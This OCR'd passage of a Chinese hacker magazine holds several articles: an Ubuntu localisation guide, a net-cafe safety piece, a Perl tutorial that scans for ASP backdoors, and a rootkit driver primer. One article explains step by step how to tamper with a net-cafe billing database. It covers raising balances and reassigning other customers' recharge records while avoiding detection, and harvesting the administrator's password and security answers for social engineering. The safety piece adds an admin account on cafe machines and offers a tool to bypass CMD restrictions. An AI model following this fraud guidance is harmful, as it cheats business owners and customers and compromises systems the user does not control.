


图11 输入密码




图12 选择中文语言包

连上网络以后我们就可以安装缺少的语言包了，首先得找个快点的镜像网站下载，点击左上角的“System－系统管理－软件源”，在跳出的对话框中输入系统密码，如图11。

把上面的五个方框都勾上，下面一般选择“中国的服务器”，点关闭，在跳出的对话框上点“重新载入”，稍等片刻即可。这步完成以后，就能安装中文语言包了，点击“System－系统管理－Language Support”，如图12。

滚动条往下勾上Chinese，点击**apply**，稍等一会就装好了语言包，这个时候重启一下你的系统，就可以得到一个完全中文的Ubuntu。

整个安装过程如果除去下载时间应该不会超过1小时，当然机器不能太老，内存至少256M以上，此时你就可以在Linux世界里面自由的翱翔了，Firefox可以带你上网，pidgin可以带你上MSN，QQ，Gtalk等十来种IM……。如果你在安装过程中有任何问题可以上Ubuntu中文论坛寻求帮助，本文只是一个Howto，限于篇幅很多原理都没有讲，只能留待以后了，希望能对各位从来没有接触过Linux的朋友有所帮助。

的，如果哪天你在里面看到了“此卡可疑”之类的话，那么就该收手了）。呵呵，咋办啊？偶教你啦！如图1。






图1 充值总额和消费总额

充值总额和消费总额我都标出来了，你需要做的就是在修改余额的同时注意下这两个字段，别太小了（如果你经常去的话^_^），还要保证充值总金额比消费总金额大一些，但是也不可以相差太多。另外，有人可能会担心上机的时间累计记录了，我可以告诉你：E通没那功能！如图2。


图2 无累计时间记录

看，只有号码和姓名（为了保密起见，我将里面的个人信息屏蔽了，但绝对是真实信息），还有客户机的编号，没有你上了多久之类的东西，至于其他的表，我都看了，绝对没有。下面讲解充值记录的问题。充值记录存于**LSellInfo**表中，如图3。


图3 充值记录

我们要为自己弄点充值记录，还要在不“损害”老板利益的前提下。那么就改下别人的吧~ 呵呵。修改任意记录的**CardNumber**值为你自己的卡号，但是要注意后面**SellTime**字段显示的时间，别连续改多个时间靠近的记录为自己所用，那也是可疑行为，除非你确实想“创造”出短时间内多次充值的“事实”。本表内其他的字段就别管了，小心改出错误了^_^如果你对网管感兴趣还可以在**LUserInfo**表中找到网管的一些信息，比如账号、密码、密码提示问题、答案、电话、QQ，呵呵，可以拿去用社会工程学继续利用哦（*^__^*）。当前上机的信息在**LAccounts**表里面，如果不知道怎么改最好别碰，容易出错，还没有什么利用价值。至于最后的**LUserRight**是一些管理员的权限设置，如果你感兴趣也可以改一改。

数据库介绍完了，下面来介绍下它的程序结构问题。在程序的安装目录下面的“网吧服务端”目录下有个“Log”文件夹，我目前还不知道他里面记录的是什么信息，很乱，并且我也没有条件架设环境测试，建议各位就不要管他了，我看过程序的SQL语句，没有关于那些文件的查询，所以我给各位讲的东西应该够用了，如果你是网管，也同样可以利用这些知识去做你职责内的事情，大家各为其主，我只是像MG一样，在别人打仗的时候卖点武器罢了……

编辑点评：

又是一篇关于网吧安全的文章，也许有些小黑有过被网管“活捉”的经历，看了这篇文章大家应该知道网管是如何从数据库下手来“捉”我们小黑的吧。如果你是个网管，也别失职哦！只有双方共同努力才可以提高我们的技术^_^

教你几招网吧安全上网的绝技

文 SDS

从本文中你可以学到：

1、利用vbs脚本防范木马的方法
2、关于QQ防范的一些技巧
3、下载文件时避免中马的方法
4、autorun.inf类木马的防范

看文章名字，大家也能猜测得出我是网吧一族，既然是网吧一族，就把自己如何在网吧安全上网的一些技巧写出来与大家分享！

首先，我们要重视网吧上网的安全防护，一来网吧人多眼杂，一不小心你的密码信息就被别人的眼睛给瞄上了，另外网吧机器不打补丁也是存在安全问题的关键，还有很多网吧的还原系统太脆弱了，不知道什么时候早被小黑们破解了还种上木马，由此观之，网吧上网的确需要注意安全！

一、防止网马得这么来

常在网上走，哪有不湿鞋，俗话说的好，万恶e为首，在这个木马与后门齐飞的年代，防范网马已经成为阻止木马传播的必须步骤了！

尤其是在网吧，网管是异常的懒惰，而现在的挂马技术又如此猖獗，流量越大的网站越容易被搞，而我们不可能每个网页都通过httpdebug等工具去查看网页的源代码是否有<iframe src="xxx.com/muma.html>等类似的挂马标志！

对于我等小黑，想到的方法自然是脚本了，解决这个问题，只要一段小小的VBS脚本就可以轻松的搞定！

首先在运行里面输入cmd打开命令提示符，如果网吧禁止运行或者不能打开CMD，也不要着急，我已经写好了一个小程序，保证能运行CMD，不管网吧限制如何，工具已经打包！先输入**net user nohack 123 /ad & net localgroup administrators nohacker /ad**，建立一个用户名为nohack，密码为123的账户，然后把如下vbs代码保存为fangma.vbs：

```
set shell=wscript.createobject("Wscript.shell")
shell.run "runas.exe /user:nohack ""C:\Progra~1\Intern~1\IEXPLORE.EXE"""
wscript.sleep(10000)
```

把这个脚本存到QQ硬盘里，每次上网运行它就可以防范网马了，原理很简单，因为WINDOWS是一个多用户多任务的操作系统，我们以nohack账户运行了浏览器，即便中了网马，也只是针对nohack这个用户而不是针对我们上机的administrator账户！

另外注意一点，要运行这个脚本，必须保证runas服务可用哦！如果被禁止了，可以在运行中输入services.msc通过服务重新启动！

二、QQ安全得这么来

上面说到我们要把脚本保存到QQ硬盘中，那么QQ自然要先保证安全。对于QQ安全，我们首先要申请密码保护，另外，随着IM即时通信软件的广泛应用，很多时候通过他进行商业类的交流，所以还需要对本地聊天记录进行加密以防止被人恶意窃取，方法是在“个人设置”中，依次找到“安全设置”——“本地信息安全”窗口，在右侧栏目中把“启用聊天记录加密”前的勾选上，然后自己设置口令就行了！当然还可以根据需要设置加密口令提示，如图1所示！




图1 设置聊天记录加密

对于大部分的盗号木马原理都是

通过获取QQ的登录框的ID值，然后进行键盘记录，所以只要我们登录QQ的时候不出现登录框就可以保护好我们的密码！

这里向大家推荐一款网上的工具，如图2所示。




图2 Autologin

我们首先单击"浏览"找到QQ安装目录下的qq.exe，一般默认安装在C:\Program Files\Tencent\QQ下，然后在号码处输入号码，在密码处输入密码，根据需要选择隐身或者不选，然后点"创建快捷方式"，建立一个登录自己QQ的快捷方式，这样会在桌面上建立一个自动登录的快捷方式，我们只要双击它，就会登录我们的QQ号，而不用再通过登录框输入账号和密码，类似于QQ的自动登录功能，不过我们是在网吧，这里只能这样委曲求全了！

三、下载的文件得这么玩

我们上网经常会下载很多RM或者RMVB格式的视频文件，很早的时候网上就出现了通过RM或者RMVB视频文件传播木马的工具，对于下载的这类文件，我们需要一款称为realcleaner的工具先过滤，然后再看！软件运行后如图3所示。




图3 Real媒体过滤器

在源文件中找到要过滤的文件，在另存为中选择文件过滤后存储到的磁盘位置，需要注意一点，我们得给过滤后的文件起一个名字哦，然后点击开始过滤，过滤完成后就可以慢慢欣赏了！

另外，玩黑的朋友经常会下载很多黑客工具，但是从老祖宗那里就传下来一种游戏规则叫黑吃黑，这些从网上弄下来的黑客工具，味道有很多时候并不鲜美，这时候我们需要建立一个nohack的账户，然后把如下代码保存为runexe.vbs：

```
l_file=inputbox("输入程序路径:","请输入文件名","download.exe")
set shell=wscript.createobject("Wscript.shell")
shell.run "runas.exe /user:nohack """ & l_file & """"
wscript.sleep(10000)
```

以后要运行下载后的文件，只要先运行这个vbs脚本，在弹出的窗口中输入要运行程序的路径和程序名，如图4所示。然后依照提示，输入nohack用户的密码 123就可以躲过在网吧上网成为别人肉鸡的危险！




图4 运行vbs脚本

四、autorun.inf病毒不可不查也

最近几年，autorun.inf这把双刃剑就把整个网络搞的是一塌糊涂，先是有使用该文件进行webshell提权，而后autorun.inf病毒风靡到现在，还仍然继续风靡，而且越来越先进，防范越来越复杂！而我们网吧一族，经常需要到网吧下点MP3，用U盘搞点黑客工具，通过移动硬盘整点网络安全类的教程，如果我们不会防范autorun.inf病毒，那就别指望在网吧混了！

首先第一点，我们需要注意利用移动存储设备中带的加密程序，我有一款方正的1GB的U盘，它随盘带的驱动程序中就有一款加密程序，对U盘加密不仅可以防止信息泄露，而且还可以防止autorun.inf病毒感染！我们第一个任务就是要用好手中的工具，保护好自己的爱盘！

其次，要在U盘或者移动硬盘中，建立一个名为autorun.inf的文件夹，将属性设置为隐藏只读，防止病毒感染！

最后，即便我们中了病毒，必须学会基本的查杀方法，即是用attrib命令和del命令。首先通过attrib命令将autorun.inf文件的属性进行更改，一般病毒感染后建立的文件属性为HR（隐藏和只读），我们只要通过 **attrib -H -R -S -A autorun.inf** 去掉文件的属性，然后删除就可以了！

当然，当我们中毒的时候，如果懒的很，可以直接下载USBCLEANER进行删除，该工具可以查杀相当一部分autorun.inf病毒！

好了，有这四招保驾护航，相信我们每一次网吧上网都是愉快的！

[文章中提到的脚本以及工具AutoLogin、REAL 媒体过滤器、突破CMD限制程序在光盘中有收录]

编辑点评：

这篇文章为各位介绍了在网吧上网时候的一些安全措施，不过，"runas"也不是所有网吧都有，有的网吧系统就把他给"优化"掉了，该怎么办呢？还有autorun.inf文件夹也不是很管用哦！病毒可以把你的文件夹删除了，再建立。这个东西个人觉得顶多做到本机的防护，至于免疫，没办法。希望作者加倍努力！为我们带来更多更好的文章！

Perl 3 自助菜单[叁]

[快码加编]

图 wolfSea 黄铃鼎

张宇的浪漫

We don't know what we don't know.
我们不了解我们不知道的东西，
We can't do what we don't know.
我们对不了解的东西不能有所作为，
We don't know until we measure.
直到我们度量了我们才能了解，
We don't measure what we don't value.
我们不度量我们认为没有价值的东西，
We don't value what we don't measure.
我们不重视我们不度量的东西。

从本文您可以学到：

1、简单了解Perl　2、正则表达式

这是这组文章的第三篇了，按照循序渐进的原则，我们的学习是需要越来越深入的。今天要学习的内容是Perl的正则表达式，我个人认为这是Perl中的重点也是难点。在Perl中，几乎所有的字符匹配和替换都习惯用正则表达式来解决。正则表达式形式很复杂，复杂到可以写成一本小册子慢慢讲。所以在文章短短的篇幅里我也很没把握是否能够讲得清楚。不过，象上面说的，这是Perl中的重点，既然讲Perl编程又怎能放开重点不谈？

我们先看一个正则表达式的实例，初步认识一下：

```
$f=~/\.asp/i;
```

这句代码完成了对变量$f中是否含有.asp字符串的判断。我相信在没有了解正则表达式的情况下，这样的代码是难以理解的。这句代码里包含一个匹配运算符"=~"和一个正则表达式，也就是"/\.asp/i"。一个正则表达式一般分为三个部分：分隔符、表达式和修饰符。上面的例子里，"/"即为分隔符，两个"/"之间的就是表达式，第二个"/"后面的字符串"i"就是修饰符。

还要说的就是正则表达式有三种形式：匹配（m//或//）、替换（s///）和转换（tr///）。匹配模式在两个分隔符间插入一个表达式，用于判断是否含有该模式的字符，我们可以省略表示模式的字符m，就像上面的例子；替换和转换模式在每两个分隔符间插入一个表达式，用于替换转换，如：

```
$string=~s/Perl/Perl6/;
# 在 $string 中查找字符 Perl 替换为 Perl6
```

回到第一个例子，我们说分隔号间的表达式表示要寻找的字符串".asp"，但是为什么表达式是"\.asp"而不是直接的".asp"？这是因为"."在正则表达式里有其特定的意义，代表一个任意字符，这里的"\"起的是转义作用。在正则表达式中还有很多特殊保留字符，如"?"，要将其作为一个普通字符使用时，就需在其前面加上"\"转义符号。关于特殊字符可以参看我们的参考教材《ThinkInPerl》2.16中的元字符表，这里也就不再讲解。

正则表达式的最后一部分是修饰符，用于描述正则表达式的特性。象第一个例子的"i"，表示的就是在查找匹配时忽略字符的大小写。修饰符的列表，我们也可以在参考教材《ThinkInPerl》2.16的基本类型一节中找到。

简单了解正则表达式后，我们用正则表达式的匹配功能来完成今天的实例程序。这次要写的是一个查找asp后门的小程序，简单描述下程序的功能，就是将文件夹中的asp文件全部列举出来后再通过文件和已知asp后门特征字符对比，找出asp后门。实现起来也是很简单，下面看一下具体代码：

```
#!/usr/bin/Perl
use strict;

my @asp;

if($#ARGV<0){
print"\naspdoorscaner.pl\n \nUsage: \n    aspdoorscaner.pl [folder]\n
made by wo1fSea(Chase.Young'h) [w Group] 2004-2007 \n";
exit(1);
}

my $folder=$ARGV[0];

# 使用严格语法检查，声明全局数组 @asp，定义运行参数为 asp 文件所在文件夹路径和不带参数运行时的提示

my @re = scan("$folder");
find (@re);
# 调用 scan 函数，返回值存入 @re 数组，再调用 find 函数，scan 函数功能为列举文件夹中所有 asp 文件，find 函数功能为查找已知 asp 后门特征字符

sub scan{
my $path = shift;
# 将参数接入 $path，这里参数是 asp 文件所在文件夹

opendir(F,"$path");
# 打开文件夹，用到操作符 opendir()，这个与上节所讲的 open()相似，第一个参数为文件句柄，第二个为文件夹路径

my @fs = readdir(F);
# 用 readdir()读取文件夹目录（含其中的子文件夹），存入 @fs

if($#fs>0){
# 判断 @fs 中元素个数是否为 0，$#fs 为 @fs 检索，对应 @fs 的最大下标数，当 @fs 中元素个数为 0，其最大下标为 -1

splice(@fs,0,2);
# 去除 @fs 中的前 2 个元素，因为 readdir()返回值前两个是".."和"."，对应的分别是上级目录和当前目录，删去避免重复混乱，splice()是一个数组操作函数，可以参考《ThinkInPerl》中的数组一节

foreach my $f (@fs){
if($f=~/\.asp/i){push(@asp,$path.'\\'.$f);}
}
#@fs 循环赋给 $f，判断 $f 文件名是否含.asp，是连同路径追加到 @asp 数组末尾，"."为字符串连接操作符，连接前后 2 个字符串，而"\"为保留特殊定义的字符，须在前再加上一个"\"转义，故"//"实际相当于字符"/"，push()数组操作函数具体也可查阅《ThinkInPerl》中的数组一节

foreach my $f (@fs){
scan($path.'\\'.$f);
}
}
# 函数的递归调用，在文件夹中的子文件夹进行再查找，我们上面说了 scan()的参数应是文件夹路径，而这里传递给 scan()却是文件目录（包含了其他文件），但是没关系，我们用了 opendir()来读取它，当 opendir()打开的不是一个文件夹而是文件时，我们读取到的是一个空白列表，所以并不影响程序运行；这里的函数递归调用还是要重点领会一下

return @asp;
# 返回 @asp，即为包含路径的 asp 文件列表
}


sub find{
my @asp = @_;
# 将传递来的 asp 文件列表存入 @asp 中

foreach my $asp (@asp){
open(FILE,$asp);
my @text = <FILE>;
close FILE;
# 打开 asp 文件，读取到 @text 中

open(FILE,'CA.txt');
my @CATXT = <FILE>;
close FILE;
# 打开 CA.txt 特征字符库文件，读取到 @CATXT 中

chomp @CATXT;
# 去除每行的过行符

splice(@CATXT,0,1);
# 舍去 CA.txt 特征字符库文件的第一行，打开 CA.txt 文件就知道，第一行是我写的格式注释

my %CA= @CATXT;
# 把 @CATXT 存入 hash 变量 %CA 中，其中按照我写的 CA.txt 格式，asp 后门名称将成为 hash 变量的 key，特征字符成为值；hash 变量在第一节的文章里有提到过，但没有讲解，所以还请各位读者参见我们的参考教材《ThinkInPerl》2.7.6 哈希表

foreach my $text (@text){

foreach my $key (keys %CA){
chomp $key;

if($text=~/$CA{$key}/){print "find $asp $key\n";}
# 两个 foreach 镶套，判断 asp 文件中是否含有特征字符，有则打印到终端

}

}
}
}
```

整个程序新手看起来可能还是有些复杂难明。因为从这几节短短的篇幅要了解一门语言，并且写出几个简单的黑软实在是不容易。我想，这组文章所起的也仅仅是抛砖引玉的作用，所能做的也只是提起大家的兴趣，更多的还是要大家自己去学习。这节文章是不打算留下练习程序的，希望有兴趣的可以自己到网上找些Perl的资料，还有《ThinkInPerl》是本不错的工具书，有什么不懂可以多翻看。下面要讲的会是Perl较高级的应用，所以至少我们的学习程度要达到借助工具书查看注释可以读懂一般的代码。我把这节程序范例在自己机子上测试了一下，列尽一个动网论坛并查找出其中的asp木马（共2个，一个为老兵的一句话WSC，另一个是海洋2006），大概也只有几十秒的时间，结果如图1所示。就到这了，有什么问题，可以到论坛交流。

（作者提到的查找asp后门的代码已经收录在光盘中）

RootKit 交响前奏1

图 魔幻水晶

从本文您可以学到：
1、了解rootkit　　2、掌握编写驱动的基本方法

前奏演讲

RootKit这个词相信有人已经接触过了吧，毕竟是10年前的词了……

首先RootKit的定义，它只是一种技术，关键是谁利用它。KV2008 107924版本的时候也采用了这个技术来占坑，呵呵，给大家看一段网上的讨论：

KV2008的SysGuard.sys驱动如病毒，安全模式加载，WINDOWS\system32\drivers\删除掉会自动生成，如果好不容易真正删除掉文件，包括驱动加载的服务都真正不存在了，驱动居然还是被加载上去了，但是这次是找不到文件也看不到驱动加载注册表值，其中有一个KSysGuard很可疑。IceSword也看不到隐藏文件以及注册表键值。

看起来很厉害，据说卸载程序也卸不干净这个东西，也可以说rootkit是能在一个计算机上落地生根无法检测的程序或代码。而rootkit的大部分技术／技巧都是隐藏代码和数据的，简单点说就是它可以隐藏文件和目录，还有一些其他的方面，比如远程访问和窃听等。那咱要咋整这个东西呢？貌似就是一个驱动嘛。对，我们首先要学会的就是写一个驱动。

前奏准备知识和工具

首先要会c语言，还要了解一些计算机原理方面的知识，并需要一套DDK，在微软的下载中心里我只找到了Win98/Me和2003的DDK，安装的时候一直默认就可以。还需要一个**DebugView**和一个好点的编辑器，这里就不推荐什么了，只用记事本也没有关系。具体下载网址如下：

```
WinNT-DDK: http://www.vckbase.com/tools/drv/nt4ddk.zip
Win98-DDK: http://www.vckbase.com/tools/drv/98ddk.exe
Win2K-DDK: http://www.vckbase.com/tools/drv/win2kddk.exe
WinXP-DDK: http://210.21.117.86/down/ocx/winxpddk.zip
DebugView: http://download.sysinternals.com/Files/DebugView.zip
```

我的第一个rootkit

首先新建一个目录用于存储我们的文件以免和其他文件混淆。

新建一个“.c”文件，并用编辑器打开后写入下面的代码，这里就以dv.c为文件名了。

```
#include "ntddk.h"
NTSTATUS DriverEntry( IN PDRIVER_OBJECT theDriverObject,
IN PUNICODE_STRING theRegistryPath )
{
    DbgPrint("Hello World!by mohuanshuijing!");
    return STATUS_SUCCESS;
}
```

